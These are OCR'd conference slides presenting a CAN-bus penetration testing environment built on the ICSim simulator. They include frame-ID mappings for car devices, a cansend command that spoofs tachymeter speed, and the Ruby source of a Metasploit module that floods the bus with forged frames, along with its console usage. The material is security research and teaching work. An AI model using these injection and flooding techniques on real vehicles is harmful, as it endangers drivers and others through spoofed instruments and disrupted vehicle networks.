Towards an Integrated Penetration Testing Environment for the CAN Protocol

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

Automotive communication domains





The **Controller area network (CAN-bus)** is provided:


- Serial communication protocol
- Message anti-collision protection
- Error detection


PROBLEM

Confidentiality **Authentication**

It works on Linux, requires the configuration of a virtual CAN interface through the following commands:

sudo apt install can-utils
sudo modprobe can
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0





The aim: understand which frame IDs are associated to which device of the car.

ID[hex]	DLC	DATA[hex]	Device	Values
19b	3	00 00 0**0**	doors	1 / 2 / 4 / 8
188	3	0**0** 00 00	blinkers	1 / 2
244	5	00 00 00 **00 00**	tachymeter	00 00 . . 01 5D

Send the hex value (e.g. 99 99) to the tachymeter.. Then we can observe the maximum speed reached.

“cansend vcan0 244#0000009999”

STEP 1: preparation of a machine to simulate the victim system

STEP 2: automation of the pentesting experiments using an exploit for Metasploit Framework

crazytachymeter.rb

```
def run
  print_status(' -- OPENING CONTROL UNIT MAP --')
  lines = []
  f = File.open(datastore['FILEMAP'], "rb")
  f.each_line do |line|
    lines.push(line.strip)
  end
  f.close
  print_status(' -- Flooding -- ')
  while 1
    lines.each{
      |e|
      cmd = "cansend #{datastore['INTERFACE']} #{e}"
      cmd_exec(cmd)
    }
  end
```

Post exploitation:

1. Open FILEMAP: → 244#0000009999
19b#00000F
188#030000
   a. read and save all CAN frames in array
2. Infinite while loop.
   Flooding CAN-bus

STEP 3: include the exploit to Metasploit Framework


PATH: modules/post/hardware/automotive/

```
msf > use post/hardware/automotive/crazytachymeter
msf post(hardware/automotive/crazytachymeter) > show options

Module options (post/hardware/automotive/crazytachymeter):

   Name       Current Setting                                                Required  Description
   ----       ---------------                                                --------  -----------
   FILEMAP    /usr/share/metasploit-framework/data/wordlists/controlUnitMapCanBus.txt  yes       Path to FILEMAP
   INTERFACE  vcan0                                                          yes       Interface of CAN-Bus
   SESSION                                                                   yes       The session to run this module on.

msf post(hardware/automotive/crazytachymeter) > set session 1
session => 1
```




STEP 4: exploitation through Metasploit

```
msf post(hardware/automotive/crazytachymeter) > exploit

[!] SESSION may not be compatible with this module.
[*]   -- OPENING CONTROL UNIT MAP --
[*]   -- Flooding --
```

https://github.com/pietrobiondi/Crazy-Tachymeter



Download and Improve the Pentesting Environment

The exploit is currently subject to a Metasploit pull request

Virtual Machine with CAN simulator installed.

Edit

pietrobiondi released this on 29 May · 6 commits to master since this release

Assets 3

CrazyTachymeter.ova 1.41 GB

Source code (zip)

Source code (tar.gz)

Virtual Machine with:
-CAN simulator installed (ICSim).
-Vulnerable server for remote command execution.

user = pass = tachymeter

- Upgrade of ICSim: make it more compliant with the real world
- Improvement of Integrated Pentesting Environment
- Write new exploits for CAN-bus
- Accumulate all exploits in the Metasploit Framework
- Define cryptographic tools to obtain confidentiality and authentication

Thank you for your attention

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QUESTIONS
ANSWERS